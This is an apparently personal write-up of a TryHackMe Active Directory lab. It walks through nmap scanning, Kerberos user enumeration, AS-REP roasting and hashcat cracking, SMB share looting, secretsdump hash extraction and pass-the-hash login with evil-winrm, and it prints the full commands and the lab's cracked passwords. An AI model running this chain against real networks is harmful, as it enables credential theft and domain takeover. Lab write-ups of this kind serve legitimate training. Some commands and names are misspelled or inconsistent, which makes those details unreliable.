

THM Attaktive Directory Write UP

By Syirazi aka ComotSecxplo1ter

Introduction

This is my write up on how I managed to solve the room. Basically, before you start attacking active directory, you need to know some basic knowledge about AD pentesting. You can learn it by yourself tho:) Just google it


Tools that I used in this room are nmap,kerbrute,hashcat,evil-winrm.

Let's get started!

1. Deploy The Machine

In this case, I used openvpn. You can set up like this.

Command : `sudo openvpn <path to ovpn file>`



2. Basic Setup

You can just follow the instructions in the room :) I just sharing the link here :

[impacket installation](#)

After the installation, you can troubleshooting the system :


`sudo apt update && sudo apt upgrade`

*keep it mind that it might take time

3. Nmap Enumeration


You can make some enumeration to the IP that you want to attack & answer some questions in the room :

Command : `nmap -A -nP <ip addr>` (it take time)



```
kali@kali: ~/Desktop
File Actions Edit View Help
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysc
.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2022-06-30T13:02:15+00:00; +3m15s from scanner time.
|_ssl-cert: Subject: commonName=AttacktiveDirectory.spookysc.local
|_Not valid before: 2022-06-29T12:47:41
|_Not valid after: 2022-12-29T12:47:41
|_rdp-ntlm-info:
|_Target_Name: THM-AD
|_NetBIOS_Domain_Name: THM-AD
|_NetBIOS_Computer_Name: ATTACKTIVEDIREC
|_DNS_Domain_Name: spookysc.local
|_DNS_Computer_Name: AttacktiveDirectory.spookysc.local
|_Product_Version: 10.0.17763
|_System_Time: 2022-06-30T13:02:07+00:00
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-time:
|_date: 2022-06-30T13:02:09
|_start_date: N/A
|_smb2-security-mode:
|_3.1.1:
|_Message signing enabled and required
|_clock-skew: mean: 3m14s, deviation: 0s, median: 3m14s
```



| Title | IP Address | Expires | |
|------------------|--------------|------------|--|
| AttacktiveDirect | 10.10.89.218 | 1h 58m 56s | Add 1 hour Terminate |

Answer the questions below

What tool will allow us to enumerate port 139/445?

[Correct Answer](#)

What is the NetBIOS-Domain Name of the machine?

[Correct Answer](#)

What invalid TLD do people commonly use for their Active Directory Domain?

[Correct Answer](#) [Hint](#)

Task 4 [Enumeration](#) Enumerating Users via Kerberos [▼](#)

Task 5 [Exploitation](#) Abusing Kerberos [▼](#)

4. Enumerating Users via Kerberos



First of all, I downloaded the userlist.txt and passwordlist.txt required for this room. You can use "wget" command and download the given list. After that, I downloaded kerbrute tool. I used "wget" command also.

Here is the link for kerbrute tool : [kerbrute tool](#), then I made the file execute by using this command : `chmod +x kerbrute_amd_linux64`

After finishing all this step, I typed this `./kerbrute_amd_linux64 -help` to see the command I needed.

Next, I type `./kerbrute_amd_linux64 userenum --dc-ip=ip addr -d=dns userlist.txt`. Then, I got all the valid username that I wanted.

Here's are the reference pictures:



5. Abusing Kerberos

After finished enumerating users account, I used a method called ASREPROasting(you can google it). Impacket has the tools that we can use to further this method.

Command : `python3 /opt/impacket/examples/GetNPUsers.py -no-pass -userfile validusers.txt -dc-ip <ip addr> <domain>`

*before I performed this command, I created new file which contains valid username to make ASREPROasting. I named it as validateusers.txt.

Then, I got the svc-admin kerberos ticket hash. I use google to identify the hash and it was 18200.

Next, I used hashcat with the command "`hashcat -m18200 hash.txt passwordlist.txt`", cracked password = management2005

Reference answer picture :

| Title | IP Address | Expires | |
|------------------|---------------|------------|------------------------|
| AttacktiveDirect | 10.10.159.157 | 1h 50m 36s | ? Add 1 hour Terminate |

Answer the questions below

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

svc-admin Correct Answer

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Kerberos 5 AS-REP etype 23 Correct Answer Hint

What mode is the hash?

18200 Correct Answer

Now crack the hash with the modified password list provided, what is the user accounts password?

management2005 Correct Answer

6. Further Enumeration with Smbclient

Now, I had the credentials to log in the user's account via smbclient. I used this command "smbclient -L <ip addr> -U "svc-admin" . It will request password, so I just enter the cracked password which is "management2005".

Then, I found some interesting shared folders which is a backup folder. I log into the folder with this command "smbclient \\ ip addr \\ backup -U "svc-admin" . Boom! I saw another file that might be important so I downloaded it with this command "get file.txt"

I opened the file in Kali and I got base64 encoded text. I decoded it and got this = [backup@spookeysec.local:backup251786o](#)

NICE !

Reference Answer Picture :

TryHackMe – Attacktive D

TryHackMe | Attacktive Di

Microsoft Office Home

Presentation.pptx - Micro

https://tryhackme.com/room/attacktivedirectory

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

| Title | IP Address | Expires | | |
|--|---------------|------------|----------------|--|
| AttacktiveDirect | 10.10.159.157 | 1h 35m 48s | ? | <div>Add 1 hour</div> <div>Terminate</div> |
| smbclient | | | Correct Answer | Hint |
| Which option will list shares? | | | | |
| -L | | | Correct Answer | Hint |
| How many remote shares is the server listing? | | | | |
| 6 | | | Correct Answer | |
| There is one particular share that we have access to that contains a text file. Which share is it? | | | | |
| backup | | | Correct Answer | |
| What is the content of the file? | | | | |
| YmFja3VwQHNwb29reXNlYy5sb2NhbnRdXAYNTE3ODYw | | | Correct Answer | Hint |
| Decoding the contents of the file, what is the full contents? | | | | |
| backup@spookysec.local:backup2517860 | | | Correct Answer | |

7. Elevating Privileges within the Domain

Backup credentials that I got before this was very significant. I can have more privileges as that account was in the Domain Controller :) With more privilege, I can obtain every user's passwords hashes.

We need to use Impacket secretdump.py.

Here's is the command : `python3 /opt/impacket/examples/secretdump.py spookeysec.local/backup:backup2517860@ip addr`

BOOM ! We got all the password hashes.

Next step, we need to install evil-winrm to gain access in the system since winrm port is open.

Command to install : `sudo apt install evil-winrm` (kali linux version 2022.2)

After successfully install it, just run this command "`evil win-rm -i ip addr -u Administrator -H ntlm hash`"

*please alert that if you have an error which is "remote path completions is disabled bla bla bla" just ignore it and wait for the connection. Besides, you can add `-N` command.

BAMMMM!

We've got fully access to the system :)

Now, let's just make some little explore and complete this room questions.

That's all from me. I'm sorry if my write up is not interesting, tho:/